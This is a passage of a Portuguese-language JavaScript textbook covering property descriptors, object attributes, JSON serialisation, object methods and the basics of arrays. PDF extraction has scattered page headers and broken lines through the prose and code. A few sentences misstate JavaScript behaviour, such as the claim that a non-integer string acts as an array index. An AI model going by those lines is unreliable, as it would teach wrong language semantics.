Conforme seu nome sugere, `Object.getOwnPropertyDescriptor()` só funciona para propriedades pró-

prias. Para consultar os atributos de propriedades herdadas, você deve percorrer o encadeamento de protótipos explicitamente (consulte `Object.getPrototypeOf()` na Seção 6.8.1).

Capítulo

6 Objetos 129

Ja

Para configurar os atributos de uma propriedade ou criar uma nova propriedade com os atributos **vaS**

especificados, chame `Object.defineProperty()`, passando o objeto a ser modificado, o nome da pro-cript básica

riedade a ser criada ou alterada e o objeto descritor de propriedade: `var o = {};` // Começa sem propriedade alguma

a

// Adiciona uma propriedade de dados não enumerável x com valor 1.

Object.defineProperty(o, "x", { value : 1,

writable:

true,

enumerable:

false,

configurable:

true});

// Verifica se a propriedade existe mas não é enumerável

o.x; //

= >

1

Object.keys(o) // => []

// Agora modifica a propriedade x para que ela seja somente para leitura

Object.defineProperty(o, "x", { writable: false });

// Tenta alterar o valor da propriedade

o.x = 2;

// Falha silenciosamente ou lança TypeError no modo restrito

o.x

```
// => 1
```

// A propriedade ainda é configurável; portanto, podemos alterar seu valor, como segue: Object.defineProperty(o, "x", { value: 2 });

o.x

```
// => 2
```

// Agora altera x de uma propriedade de dados para uma propriedade de acesso Object.defineProperty(o, "x", { get: function() { return 0; } }); *o.x*

```
// => 0
```

O descritor de propriedade passado para Object.defineProperty() não precisa incluir todos os quatro atributos. Se você estiver criando uma nova propriedade, os atributos omitidos são considerados false ou undefined. Se você estiver modificando uma propriedade já existente, os atributos omitidos são simplesmente deixados intactos. Note que esse método altera uma propriedade própria já existente ou cria uma nova propriedade própria, mas não altera uma propriedade herdada.

Se quiser criar ou modificar mais de uma propriedade simultaneamente, use Object.define Properties(). O primeiro argumento é o objeto a ser modificado. O segundo argumento é um objeto que mapeia os nomes das propriedades a serem criadas ou modificadas nos descritores dessas propriedades. Por exemplo:

```
var p = Object.defineProperties({}, {
```

```
  x: { value: 1, writable: true, enumerable:true, configurable:true }, y: {  
    value: 1, writable: true, enumerable:true, configurable:true }, r:
```

```
    {
```

```
      get: function() { return Math.sqrt(this.x*this.x + this.y*this.y) },  
      enumerable:true,
```

```
      configurable:true
```

```
}
```

```
});
```

Esse código começa com um objeto vazio e depois adiciona nele duas propriedades de dados e uma propriedade de acesso somente para leitura. Ele conta com o fato de que `Object.defineProperty()` retorna o objeto modificado (como acontece com `Object.defineProperty()`).

130 *Parte*

Vimos o método `Object.create()` de ECMAScript 5 na Seção 6.1. Aprendemos ali que o primeiro argumento desse método é o objeto protótipo do objeto recém-criado. Esse método também aceita um segundo argumento opcional, que é o mesmo segundo argumento de `Object.defineProperties()`. Se você passa um conjunto de descritores de propriedade para `Object.create()`, eles são usados para adicionar propriedades no objeto recém-criado.

`Object.defineProperty()` e `Object.defineProperties()` lançam `TypeError` se a tentativa de criar ou modificar uma propriedade não é permitida. Isso acontece se você tenta adicionar uma nova propriedade em um objeto não extensível (consulte a Seção 6.8.3). Os outros motivos pelos quais esses métodos poderiam lançar `TypeError` são relacionados aos próprios atributos. O atributo gravável governa as tentativas de alterar o atributo valor. E o atributo configurável governa as tentativas de alterar os outros atributos (e também especifica se uma propriedade pode ser excluída). Contudo, as regras não são totalmente diretas. É possível alterar o valor de uma propriedade não gravável se essa propriedade é configurável, por exemplo. Além disso, é possível mudar uma propriedade de gravável para não gravável, mesmo que essa propriedade seja não configurável. Aqui estão as regras completas. As chamadas de `Object.defineProperty()` ou `Object.defineProperties()` que tentam violá-las lançam `TypeError`:

- Se um objeto não é extensível, você pode editar suas propriedades próprias existentes, mas não pode adicionar novas propriedades nele.
- Se uma propriedade não é configurável, você não pode alterar seus atributos configurável ou enumerável.
- Se uma propriedade de acesso não é configurável, você não pode alterar seu método getter ou setter e não pode transformá-la em uma propriedade de dados.
- Se uma propriedade de dados não é configurável, você não pode transformá-la em uma propriedade de acesso.

- Se uma propriedade de dados não é configurável, você não pode alterar seu atributo gravável de false para true, mas pode mudá-lo de true para false.

- Se uma propriedade de dados não é configurável e não é gravável, você não pode alterar seu valor. Contudo, pode alterar o valor de uma propriedade configurável, mas não gravável (pois isso seria o mesmo que torná-la gravável, depois alterar o valor e, então, convertê-la novamente em não gravável).

O Exemplo 6-2 continha uma função `extend()` que copiava propriedades de um objeto para outro. Essa função simplesmente copiava o nome e o valor das propriedades e ignorava seus atributos. Além disso, ela não copiava os métodos `getter` e `setter` de propriedades de acesso, mas simplesmente os convertia em propriedades de dados estáticas. O Exemplo 6-3 mostra uma nova versão de `extend()` que usa `Object.getOwnPropertyDescriptor()` e `Object.defineProperty()` para copiar todos os atributos de propriedade. Em vez de ser escrita como uma função, essa versão é definida como um novo método `Object` e é adicionada como uma propriedade não enumerável em `Object.prototype`.

Capítulo

6 Objetos 131

Ja

Exemplo 6-3 Copiando atributos de propriedade

JavaScript básico

/*

- * Adiciona um método não enumerável `extend()` em `Object.prototype`.

- * Este método estende o objeto no qual é chamado, copiando propriedades a

- * do objeto passado como argumento. Todos os atributos de propriedade são

- * copiados e não apenas o valor da propriedade. Todas as propriedades próprias (mesmo as não

- * enumeráveis) do objeto argumento são copiadas, a não ser que já

** exista uma propriedade com mesmo nome no objeto de destino.*

**/*

Object.defineProperty(Object.prototype,

"extend",

// Define Object.prototype.extend

{

writable:

true,

enumerable: false,

// Torna-o não enumerável

configurable:

true,

value: function(o) {

// Seu valor é esta função

// Obtém todas as props próprias, até as não enumeráveis

```
var names = Object.getOwnPropertyNames(o);
```

```
// Itera por elas
```

```
for(var i = 0; i < names.length; i++) {
```

```
// Pula as props que já estão nesse objeto
```

```
if (names[i] in this) continue;
```

```
// Obtém a descrição da propriedade de o
```

```
var desc = Object.getOwnPropertyDescriptor(o,names[i]);
```

// A utiliza para criar propriedade em this

Object.defineProperty(this,

names[i],

desc);

}

}

});

6.7.1 API legada para métodos getter e setter

A sintaxe de objeto literal para propriedades de acesso descrita na Seção 6.6 nos permite definir propriedades de acesso em novos objetos, mas não nos permite consultar os métodos getter e setter nem adicionar novas propriedades de acesso em objetos já existentes. Em ECMAScript 5, podemos usar `Object.getOwnPropertyDescriptor()` e `Object.defineProperty()` para fazer essas coisas.

A maioria das implementações de JavaScript (com a importante exceção do navegador Web IE) suportava a sintaxe de objeto literal `get` e `set` mesmo antes da adoção de ECMAScript 5. Essas implementações suportam uma API legada não padronizada para consultar e configurar métodos `getter` e `setter`. Essa API consiste em quatro métodos, disponíveis em todos os objetos. `_lookupGetter_()` e `_lookupSetter_()` retornam o método `getter` ou `setter` de uma propriedade nomeada. E `_defineGetter_()` e `_defineSetter_()` definem um método `getter` ou `setter`: passam primeiro o nome da propriedade e depois o método `getter` ou `setter`. Os nomes de cada um desses métodos começam e terminam com duplos sublinhados para indicar que são métodos não padronizados. Esses métodos não padronizados não estão documentados na seção de referência.

6.8 Atributos de objeto

Todo objeto tem atributos protótipo, classe e extensível associados. As subseções a seguir explicam o que esses atributos fazem e (quando possível) como consultá-los e configurá-los.

6.8.1 O atributo protótipo

O atributo protótipo de um objeto especifica o objeto do qual ele herda propriedades. (Reveja a Seção 6.1.3 e a Seção 6.2.2 para ver mais informações sobre protótipos e herança de propriedades.) Esse é um atributo tão importante que em geral dizemos simplesmente “o protótipo de o”, em vez de “o atributo protótipo de o”. Além disso, é importante entender que, quando prototype aparece no código-fonte, isso se refere a uma propriedade de objeto normal e não ao atributo protótipo.

O atributo protótipo é configurado quando um objeto é criado. Lembre-se, da Seção 6.1.3, que os objetos criados a partir de objetos literais usam Object.prototype como protótipo. Os objetos criados com new utilizam como protótipo o valor da propriedade prototype de sua função construtora. E os objetos criados com Object.create() usam o primeiro argumento dessa função (que pode ser null) como protótipo.

Em ECMAScript 5, pode-se consultar o protótipo de qualquer objeto, passando esse objeto para Object.getPrototypeOf(). Não existe função equivalente em ECMAScript 3, mas frequentemente é possível determinar o protótipo de um objeto o usando a expressão o.constructor.prototype.

Os objetos criados com uma expressão new normalmente herdam uma propriedade constructor que se refere à função construtora utilizada para criar o objeto. E, conforme descrito anteriormente, as funções construtoras têm uma propriedade prototype que especifica o protótipo dos objetos criados usando elas. Isso está explicado com mais detalhes na Seção 9.2, que também explica por que este não é um método completamente confiável para determinar o protótipo de um objeto. Note que os objetos criados por objetos literais ou por Object.create() têm uma propriedade constructor que se refere à construtora Object(). Assim, constructor.prototype se refere ao protótipo correto para objetos literais, mas normalmente isso não acontece para objetos criados com Object.create().

Para determinar se um objeto é o protótipo de (ou faz parte do encadeamento de protótipos de) outro objeto, use o método `isPrototypeOf()`. Para descobrir se `p` é o protótipo de `o`, escreva `p.isPrototypeOf(o)`. Por exemplo:

```
var p = {x:1};
```

```
// Define um objeto protótipo.
```

```
var o = Object.create(p);
```

```
// Cria um objeto com esse protótipo.
```

```
p.isPrototypeOf(o)
```

```
// => verdadeiro: o herda de p
```

```
Object.prototype.isPrototypeOf(p)
```

```
// => verdadeiro: p herda de Object.prototype
```

Note que `isPrototypeOf()` executa uma função semelhante ao operador `instanceof` (consulte a Seção 4.9.4).

A implementação de JavaScript do Mozilla tem (desde o tempo do Netscape) exposto o atributo protótipo por meio da propriedade especialmente denominada `_proto_`, sendo que é possível usar essa propriedade para consultar ou configurar diretamente o protótipo de qualquer objeto. O uso de

Capítulo

6 Objetos 133

Ja

`_proto_` não é portátil: ela não tem sido (e provavelmente nunca será) implementada pelo IE nem **vaS**

pelo Opera, embora atualmente seja suportada pelo Safari e pelo Chrome.

As versões do Firefox que **cript** **básic**

implementam ECMAScript 5 ainda suportam `_proto_`, mas restringem sua capacidade de alterar o protótipo de objetos não extensíveis.

a

6.8.2 O atributo classe

O atributo classe de um objeto é uma string que fornece informações sobre o tipo do objeto. Nem ECMAScript 3 nem ECMAScript 5 fornecem um modo de configurar esse atributo, sendo que há apenas uma técnica indireta para consultá-lo. O método padrão `toString()` (herdado de `Object.prototype`) retorna uma string da forma:

`[objeto classe]`

Assim, para obter a classe de um objeto, você pode chamar esse método `toString()` nele e extrair do oitavo ao penúltimo caracteres da string retornada. A parte complicada é que muitos objetos herdam outros métodos `toString()` mais úteis e, para chamar a versão correta de `toString()`, precisamos fazer isso indiretamente, usando o método `Function.call()` (consulte a Seção 8.7.3). O Exemplo 6-4

define uma função que retorna a classe de qualquer objeto passado a ela.

Exemplo 6-4 Uma função `classof()`

```
function classof(o) {
```

```
  if (o === null) return "Null";
```

```
  if (o === undefined) return "Undefined";
```


`return`

`Object.prototype.toString.call(o).slice(8,-1);`

`}`

Essa função `classof()` serve para qualquer valor de JavaScript. Números, strings e valores booleanos se comportam como objetos quando o método `toString()` é chamado neles e a função contém casos especiais para `null` e `undefined`. (Os casos especiais não são obrigatórios em ECMAScript 5.) Os objetos criados por meio de construtoras internas, como `Array` e `Date`, têm atributos classe correspondentes aos nomes de suas construtoras. Os objetos hospedeiros normalmente também têm atributos classe significativos, embora isso dependa da implementação. Os objetos criados por meio de objetos literais ou de `Object.create` têm o atributo classe “Object”. Se você define sua própria função construtora, todos os objetos criados através dela vão ter o atributo classe “Object”: não existe maneira alguma de especificar o atributo classe para suas próprias classes de objetos: `classof(null)`

```
// => "Null"
```

```
classof(1)
```

```
// => "Number"
```

```
classof("")
```

```
// => "String"
```

```
classof(false)
```

```
// => "Boolean"
```

```
classof({})
```

```
// => "Object"
```

```
classof([])
```

```
// => "Array"
```

```
classof(/./)
```

```
// => "Regexp"
```

```
classof(new Date()) // => "Date"
```

```
classof(window)
```

```
// => "Window" (um objeto hospedeiro do lado do cliente) function f()  
{};
```

```
// Define uma construtora personalizada
```

```
classof(new f());
```

```
// => "Object"
```

134 Parte

6.8.3 O atributo extensível

O atributo extensível de um objeto especifica se novas propriedades podem ser adicionadas no objeto ou não. Em ECMAScript 3, todos os objetos internos e definidos pelo usuário são implicitamente extensíveis e a possibilidade de estender objetos hospedeiros é definida pela implementação. Em ECMAScript 5, todos os objetos internos e definidos pelo usuário são extensíveis, a não ser que tenham sido convertidos para serem não extensíveis, sendo que, novamente, a possibilidade de estender objetos hospedeiros é definida pela implementação.

ECMAScript 5 define funções para consultar e configurar a capacidade de extensão de um objeto.

Para determinar se um objeto é extensível, passe-o para `Object.isExtensible()`. Para tornar um objeto não extensível, passe-o para `Object.preventExtensions()`. Note que não há qualquer modo de tornar um objeto novamente extensível, uma vez que você o tenha tornado não extensível. Note também que chamar `preventExtensions()` afeta apenas a capacidade de extensão do próprio objeto.

Se novas propriedades forem adicionadas no protótipo de um objeto não extensível, o objeto não extensível vai herdar essas novas propriedades.

O objetivo do atributo extensível é “bloquear” os objetos em um estado conhecido e evitar falsifica-

ção externa. O atributo de objeto extensível é frequentemente usado em conjunto com os atributos de propriedade configurável e gravável. ECMAScript 5 define funções que tornam fácil configurar esses atributos juntos.

`Object.seal()` funciona como `Object.preventExtensions()`, mas além de tornar o objeto não extensível, também torna todas as propriedades próprias desse objeto não configuráveis. Isso significa que novas propriedades não podem ser adicionadas no objeto e que as propriedades já existentes não podem ser excluídas nem configuradas. Contudo, as propriedades graváveis já existentes ainda podem ser configuradas. Não existe qualquer maneira de tirar o selo de um objeto selado. Você pode usar `Object.isSealed()` para determinar se um objeto está selado.

`Object.freeze()` bloqueia os objetos ainda mais firmemente. Além de tornar o objeto não extensível e suas propriedades não configuráveis, também transforma todas as propriedades de dados próprias do objeto em somente para leitura. (Se o objeto tem propriedades de acesso com métodos `setter`, elas não são afetadas e ainda podem ser chamadas pela atribuição à propriedade.) Use `Object.isFrozen()` para determinar se um objeto está congelado.

É importante entender que `Object.seal()` e `Object.freeze()` afetam apenas o objeto em que são passados: eles não têm efeito algum sobre o protótipo desse objeto. Se quiser bloquear um objeto completamente, você provavelmente também precisa selar ou congelar os objetos no encadeamento de protótipos.

`Object.preventExtensions()`, `Object.seal()` e `Object.freeze()` retornam o objeto em que são passados, ou seja, é possível utilizá-los em chamadas de função aninhadas:

```
// Cria um objeto selado com protótipo congelado e uma propriedade não
enumerável var o = Object.seal(Object.create(Object.freeze({x:1}),
```

```
{y: {value: 2, writable: true}}));
```

Capítulo

6 Objetos 135

Ja

6.9 Serializando objetos

JavaScript básico

Serialização de objeto é o processo de converter o estado de um objeto em uma string a partir da qual ele pode ser restaurado posteriormente.

ECMAScript 5 fornece as funções nativas `JSON.stringify()` a

e `JSON.parse()` para serializar e restaurar objetos de JavaScript. Essas

funções utilizam o formato de troca de dados JSON. JSON significa “JavaScript Object Notation” (notação de objeto JavaScript) e sua sintaxe é muito parecida com a de objetos e array literais de JavaScript: `o = {x:1, y:{z:[false,null,“”]}}`;

```
// Define um objeto de teste
```

```
s = JSON.stringify(o);
```

```
// s é '{"x":1,"y":{"z":[false,null,“”]}}'
```

```
p = JSON.parse(s);
```

```
// p é uma cópia profunda de o
```

A implementação nativa dessas funções em ECMAScript 5 foi modelada de forma muito parecida com a implementação ECMAScript 3 de domínio público, disponível no endereço <http://json.org/>

`json2.js`. Para propósitos práticos, as implementações são iguais e você pode usar essas funções de ECMAScript 5 em ECMAScript 3 com esse módulo `json2.js`.

A sintaxe JSON é um subconjunto da sintaxe de JavaScript e não pode representar todos os valores de JavaScript. Objetos, arrays, strings, números finitos, `true`, `false` e `null` são suportados e podem ser serializados e restaurados. `NaN`, `Infinity` e `-Infinity` são serializados como `null`. Os objetos `Date` são serializados como strings de data com formato ISO (consulte a função `Date.toJSON()`), mas JSON.

`parse()` os deixa na forma de string e não restaura o objeto `Date` original. Objetos `Function`, `RegExp` e `Error` e o valor `undefined` não podem ser serializados nem restaurados. `JSON.stringify()` serializa somente as propriedades próprias enumeráveis de um objeto. Se um valor de propriedade não pode ser serializado, essa propriedade é simplesmente omitida da saída convertida em string. Tanto JSON.

`stringify()` como `JSON.parse()` aceitam segundos argumentos opcionais que podem ser usados para personalizar o processo de serialização e/ou restauração, especificando uma lista de propriedades a serem serializadas, por exemplo, ou convertendo certos valores durante o processo de

serialização ou conversão em string. A documentação completa dessas funções está na seção de referência.

6.10 Métodos de objeto

Conforme discutido, todos os objetos de JavaScript (exceto aqueles explicitamente criados sem protótipo) herdam propriedades de Object.prototype. Essas propriedades herdadas são principalmente métodos e, como estão disponíveis universalmente, são de interesse especial para os programadores de JavaScript. Já vimos os métodos hasOwnProperty(), propertyIsEnumerable() e isPrototypeOf(). (E

também já abordamos muitas funções estáticas definidas na construtora Object, como Object.create() e Object.getPrototypeOf().) Esta seção explica vários métodos universais de objeto definidos em Object.prototype, mas destinados a serem sobrescritos por outras classes mais especializadas.

6.10.1 O método toString()

O método toString() não recebe argumentos; ele retorna uma string que de algum modo representa o valor do objeto em que é chamado. JavaScript chama esse método de um objeto quando

precisa converter o objeto em uma string. Isso ocorre, por exemplo, quando se usa o operador +

para concatenar uma string com um objeto ou quando se passa um objeto para um método que espera uma string.

O método toString() padrão não é muito informativo (embora seja útil para determinar a classe de um objeto, como vimos na Seção 6.8.2). Por exemplo, a linha de código a seguir é simplesmente avaliada como a string “[objeto Object]”:

```
var s = { x:1, y:1 }.toString();
```

Como esse método padrão não exibe muitas informações úteis, muitas classes definem suas próprias versões de toString(). Por exemplo, quando um array é convertido em uma string, você obtém uma lista dos elementos do array, cada um deles convertido em uma string, e quando uma função é convertida em uma string, se obtém o código-fonte da função. Essas versões personalizadas do método toString() estão documentadas na seção de referência. Consulte Array.toString(), Date.toString() e Function.toString(), por exemplo.

A Seção 9.6.3 descreve como definir um método toString() personalizado para suas próprias classes.

6.10.2 O método toLocaleString()

Além do método toString() básico, todos os objetos têm um método toLocaleString(). O objetivo desse método é retornar uma representação de string localizada do objeto. O método toLocaleString() padrão definido por Object não faz localização alguma sozinho: ele simplesmente chama toString() e retorna esse valor. As classes Date e Number definem versões personalizadas de toLocaleString() que tentam formatar números, datas e horas de acordo com as convenções locais.

Array define um método toLocaleString() que funciona como toString(), exceto que formata os elementos do array chamando seus métodos toLocaleString(), em vez de seus métodos toString().

6.10.3 O método toJSON()

Object.prototype não define realmente um método `toJSON()`, mas o método `JSON.stringify()` (consulte a Seção 6.9) procura um método `toJSON()` em todo objeto que é solicitado a serializar. Se esse método existe no objeto a ser serializado, ele é chamado, sendo que o valor de retorno é serializado em vez do objeto original. Consulte `Date.toJSON()` para ver um exemplo.

6.10.4 O método `valueOf()`

O método `valueOf()` é muito parecido com o método `toString()`, mas é chamado quando JavaScript precisa converter um objeto em algum tipo primitivo que não seja uma string – normalmente um número. JavaScript chama esse método automaticamente se um objeto é usado em um contexto em que é exigido um valor primitivo. O método `valueOf()` padrão não faz nada de interessante, mas algumas das classes internas definem seus próprios métodos `valueOf()` (consulte `Date.valueOf()`, por exemplo). A Seção 9.6.3 explica como se define um método `valueOf()` para tipos de objeto personalizados.

Capítulo 7

Arrays

Um array é um conjunto ordenado de valores. Cada valor é chamado de elemento e cada elemento tem uma posição numérica no array, conhecida como índice. Os arrays em JavaScript são não tipados: um elemento do array pode ser de qualquer tipo e diferentes elementos do mesmo array podem ser de tipos diferentes. Os elementos podem ser até objetos ou outros arrays, o que permite a criação de estruturas de dados complexas, como arrays de objetos e arrays de arrays. Os arrays em JavaScript são baseados em zero e usam índices de 32 bits: o índice do primeiro elemento é 0 e o índice mais alto possível é 4294967294 ($2^{32} - 2$), para um tamanho de array máximo de 4.294.967.295 elementos.

Os arrays em JavaScript são dinâmicos: eles crescem ou diminuem conforme o necessário e não há necessidade de declarar um tamanho fixo para o array ao criá-lo ou realocá-lo quando o tamanho muda. Os arrays em JavaScript podem ser esparsos: os elementos não precisam ter índices contíguos e pode haver lacunas. Todo array em JavaScript tem uma propriedade `length`. Para arrays não esparsos, essa propriedade especifica o número de elementos no array. Para arrays esparsos, `length` é maior do que o índice de todos os elementos.

Arrays em JavaScript são uma forma especializada de objeto e os índices de array são na verdade pouco mais do que nomes de propriedade que por

acaso são inteiros. Vamos falar mais sobre as especializações de arrays em outra parte deste capítulo. As implementações normalmente otimizam os arrays, de modo que o acesso aos elementos indexados numericamente em geral é muito mais rápido do que o acesso às propriedades de objetos normais.

Os arrays herdam propriedades de `Array.prototype`, que define um conjunto rico de métodos de manipulação de array, abordados na Seção 7.8 e na Seção 7.9. A maioria desses métodos é genérica, ou seja, funcionam corretamente não apenas para verdadeiros arrays, mas para qualquer “objeto semelhante a um array”. Vamos discutir os objetos semelhantes a um array na Seção 7.11. Em ECMAScript 5, as strings se comportam como arrays de caracteres. Vamos discutir isso na Seção 7.12.

7.1 Criando arrays

A maneira mais fácil de criar um array é com um array literal, que é simplesmente uma lista de elementos de array separados com vírgulas dentro de colchetes. Por exemplo: `var empty = [];`

// Um array sem elementos

```
var primes = [2, 3, 5, 7, 11]; // Um array com 5 elementos numéricos
var misc = [ 1.1, true, "a", ]; // 3 elementos de vários tipos + vírgula à direita
```

I JavaScript

básica

Os valores de um array literal não precisam ser constantes. Podem ser expressões arbitrárias: `var base = 1024;`

```
var table = [base, base + 1, base + 2, base + 3];
```

Os array literais podem conter objetos literais ou outros array literais: `var b = [[1, {x:1, y:2}], [2, {x:3, y:4}]];`

Se um array contém várias vírgulas seguidas sem qualquer valor entre elas, o array é esparso (veja 7.3). Os elementos de array para os quais os valores são omitidos não existem, mas aparecem como `undefined` se você os consulta:

```
var count = [1,,3]; // Elementos nos índices 0 e 2. count[1] =>
undefined var undefs = [,,];
```

```
// Array sem elementos mas com comprimento 2
```

A sintaxe de array literal permite uma vírgula opcional à direita; portanto, `[,,]` tem apenas dois elementos, não três.

Outro modo de criar um array é com a construtora `Array()`. Essa construtora pode ser chamada de três maneiras distintas:

- Chamada sem argumentos:

```
var a = new Array();
```

Esse método cria um array vazio sem elementos e é equivalente ao array literal `[]`.

- Chamada com um único argumento numérico, o qual especifica um comprimento: `var a = new Array(10);`

Essa técnica cria um array com o comprimento especificado. Essa forma da construtora `Array()` pode ser usada para fazer a alocação prévia de um array quando se sabe antecipadamente quantos elementos vão ser necessários. Note que valor algum é armazenado no array e que as

propriedades de índice “0”, “1”, etc. do array nem mesmo são definidas para o array.

- Especificação explícita de dois ou mais elementos de array ou de apenas um elemento não numérico para o array:

```
var a = new Array(5, 4, 3, 2, 1, "testing, testing");
```

Nesta forma, os argumentos da construtora se tornam o elementos do novo array. Usar um array literal é quase sempre mais simples do que essa utilização da construtora Array().

7.2 Lendo e gravando elementos de array

Um elemento de um array pode ser acessado com o operador []. Uma referência ao array deve aparecer à esquerda dos colchetes. Uma expressão arbitrária que tenha um valor inteiro não negativo deve ficar dentro dos colchetes. Essa sintaxe pode ser usada tanto para ler como para gravar o valor de um elemento de um array. Assim, todas as instruções JavaScript a seguir são válidas: `var a = ["world"]; // Começa com um array de um elemento`

```
var value = a[0];
```

```
// Lê o elemento 0
```

Capítulo

7 Arrays **139**

```
a[1] = 3.14;
```

```
// Grava o elemento 1
```

JavaS

```
i = 2;
```

cript **básic**

```
a[i] = 3;
```

```
// Grava o elemento 2
```

```
a[i + 1] = "hello"; // Grava o elemento 3
```

```
a[a[i]] = a[0];
```

```
// Lê os elementos 0 e 2, grava o elemento 3
```

a

Lembre-se de que os arrays são um tipo especializado de objeto. Os colchetes usados para acessar elementos do array funcionam exatamente como os colchetes usados para acessar propriedades de objeto. JavaScript converte o índice numérico especificado do array em uma string – o índice 1 se torna a string "1" – e, então, usa essa string como um nome de propriedade. Não há nada de especial na conversão do índice, de número para string: isso também pode ser feito com objetos normais: `o = {};`

```
// Cria um objeto comum
```

```
o[1] = "one";
```

```
// O indexa com um inteiro
```

O que há de especial com os arrays é que, quando se utiliza nomes de propriedade que são inteiros não negativos menores do que 232, o array mantém automaticamente o valor da propriedade `length`.

Anteriormente, por exemplo, criamos um array `a` com um único elemento. Então, atribuímos valores nos índices 1, 2 e 3. A propriedade `length` do array mudou quando fizemos isso: `a.length`

```
// => 4
```

É útil distinguir claramente um índice de array de um nome de propriedade de objeto. Todos os índices são nomes de propriedade, mas somente nomes de propriedade que são inteiros entre 0 e 232-2 são índices. Todos os arrays são objetos e pode-se criar propriedades de qualquer nome neles. Contudo, se forem usadas propriedades que são índices de array, os arrays vão ter o comportamento especial de atualizar suas propriedades `length` quando necessário.

Note que um array pode ser indexado usando-se números negativos ou que não são inteiros. Quando se faz isso, o número é convertido em uma string e essa string é utilizada como nome de propriedade. Como o nome não é

um inteiro não negativo, ele é tratado como uma propriedade de objeto normal e não como um índice de array. Além disso, se você indexa um array com uma string que não é um inteiro não negativo, ela se comporta como um índice de array e não como uma propriedade de objeto. O mesmo acontece se você usa um número em ponto flutuante que é igual a um inteiro: `a[-1.23] = true; // Isso cria uma propriedade chamada "-1.23"`

```
a["1000"] = 0;
```

```
// Esse é o 1001º elemento do array
```

```
a[1.000]
```

```
// Índice de array 1. O mesmo que a[1]
```

O fato de os índices de array serem simplesmente um tipo especial de nome de propriedade de objeto significa que os arrays em JavaScript não têm a noção de erro de “fora do limite”. Quando você tenta consultar uma propriedade inexistente de qualquer objeto, não obtém um erro, mas simplesmente `undefined`. Isso vale tanto para arrays como para objetos: `a = [true, false];`

```
// Este array tem elementos nos índices 0 e 1
```

```
a[2]
```

```
// => undefined. Nenhum elemento nesse índice.
```

```
a[-1]
```

```
// => undefined. Nenhuma propriedade com esse nome.
```

Como os arrays são objetos, eles podem herdar elementos de seus protótipos. Em ECMAScript 5, eles podem até ter elementos definidos por métodos `getter` e `setter` (Seção 6.6). Se um array não

básica

herda elementos nem usa métodos *getter* e *setter* para os elementos, deve-se esperar que ele utilize um caminho de código não otimizado: o tempo para acessar um elemento de um array assim seria semelhante aos tempos de busca de propriedade de objeto normal.

7.3 Arrays esparsos

Um array esperso é aquele no qual os elementos não têm índices contíguos começando em 0. Normalmente, a propriedade *length* de um array especifica o número de elementos no array. Se o array é esperso, o valor da propriedade *length* é maior do que o número de elementos. Os arrays esparsos podem ser criados com a construtora *Array()* ou simplesmente pela atribuição de um índice de array maior do que a propriedade *length* atual do array.

```
a = new Array(5);
```

```
// Nenhum elemento, mas a.length é 5.
```

```
a = [];
```

```
// Cria um array sem elementos e comprimento = 0.
```

```
a[1000] = 0;
```

```
// A atribuição adiciona um elemento, mas configura o comprimento
```

```
//como
```

```
1001.
```

Vamos ver posteriormente que também é possível transformar um array em esperso com o operador *delete*.

Arrays suficientemente esparsos em geral são implementados de uma maneira mais lenta e usam a memória de modo mais eficiente do que os arrays densos, sendo que buscar elementos em um array assim levará

praticamente o mesmo tempo que uma busca de propriedade de objeto normal.

Note que, quando omite um valor de um array literal (usando vírgulas repetidas, como em [1,,3]), o array resultante é esparso e os elementos omitidos não existem.

```
var a1 = [,];
```

```
// Este array não tem elementos e tem comprimento 1
```

```
var a2 = [undefined];
```

```
// Este array tem um elemento undefined
```

```
0 in a1
```

```
// => falso: a1 não tem elemento com índice 0
```

```
0 in a2
```

```
// => verdadeiro: a2 tem valor undefined no índice 0
```

Algumas implementações mais antigas (como o Firefox 3) inserem incorretamente os valores undefined nos arrays literais com valores omitidos. Nessas implementações, [1,,3] é o mesmo que

```
[1,undefined,3].
```

Entender os arrays esparsos é importante para compreender a verdadeira natureza dos arrays em JavaScript. Na prática, contudo, em sua maioria, os arrays em JavaScript com que você vai trabalhar não serão esparsos. E, caso você tenha que trabalhar com um array esparso, seu código provavelmente vai tratá-lo como trataria um array não esparso com elementos undefined.

7.4 Comprimento do array

Todo array tem uma propriedade `length` e é essa propriedade que torna os arrays diferentes dos objetos normais de JavaScript. Para arrays densos (isto é, não esparsos), a propriedade `length` especifica o número de elementos no array. Seu valor é um a mais do que o índice mais alto no array:

`[].length`

`// => 0`: o array não tem elementos

`['a','b','c'].length // => 3`: o índice mais alto é 2, o comprimento é 3

Capítulo

7 Arrays 141

Ja

Quando um array é esperso, a propriedade `length` é maior do que o número de elementos e pode-vaS

mos dizer a respeito dele que garantidamente `length` é maior do que o índice de qualquer elemento **cript basic**

do array. Ou então, falando de outro modo, um array (esperso ou não) nunca vai ter um elemento cujo índice é maior ou igual à sua propriedade `length`. Para manter isso invariável, os arrays têm dois a

comportamentos especiais. O primeiro foi descrito anteriormente: se você atribui um valor para um elemento do array cujo índice `i` é maior ou igual à propriedade `length` atual do array, o valor da propriedade `length` é definido como `i + 1`.

O segundo comportamento especial que os arrays implementam para manter o comprimento invariável é que, se você configura a propriedade `length` com um inteiro não negativo `n` menor do que seu valor atual, todos os elementos do array cujo índice é maior ou igual a `n` são excluídos do array:

`a = [1,2,3,4,5];`

`// Começa com um array de 5 elementos.`

```
a.length = 3;
```

```
// agora a é [1,2,3].
```

```
a.length = 0;
```

```
// Exclui todos os elementos. a é [].
```

```
a.length = 5;
```

```
// O comprimento é 5, mas não há elementos, como new Array(5)
```

A propriedade length de um array também pode ser configurada com um valor maior do que seu valor atual. Fazer isso não adiciona novos elementos no array, mas simplesmente cria uma área esparsa no final do array.

Em ECMAScript 5, é possível transformar a propriedade length de um array somente para leitura, com Object.defineProperty() (consulte a Seção 6.7):

```
a = [1,2,3];
```

```
// Começa com um array de 3 elementos.
```

```
Object.defineProperty(a, "length",
```

```
// Torna a propriedade length
```

```
{writable: false});
```

```
// somente para leitura.
```

```
a.length = 0;
```

```
// a fica inalterado.
```

Da mesma forma, se você tornar um elemento do array não configurável, ele não poderá ser excluído. Se ele não pode ser excluído, então a propriedade length não pode ser configurada como menor do que o índice do elemento não configurável. (Consulte a Seção 6.7 e os métodos Object.

seal() e Object.freeze() na Seção 6.8.3.)

7.5 Adicionando e excluindo elementos de array

Já vimos o modo mais simples de adicionar elementos em um array: basta atribuir valores a novos índices:

```
a = []
```

```
// Começa com um array vazio.
```

```
a[0] = "zero"; // E adiciona elementos nele.
```

```
a[1] = "one";
```

O método push() também pode ser usado para adicionar um ou mais valores no final de um array: a = [];

```
// Começa com um array vazio
```

```
a.push("zero")
```

```
// Adiciona um valor no final. a = ["zero"]
```

```
a.push("one", "two") // Adiciona mais dois valores. a = ["zero", "one",  
"two"]
```


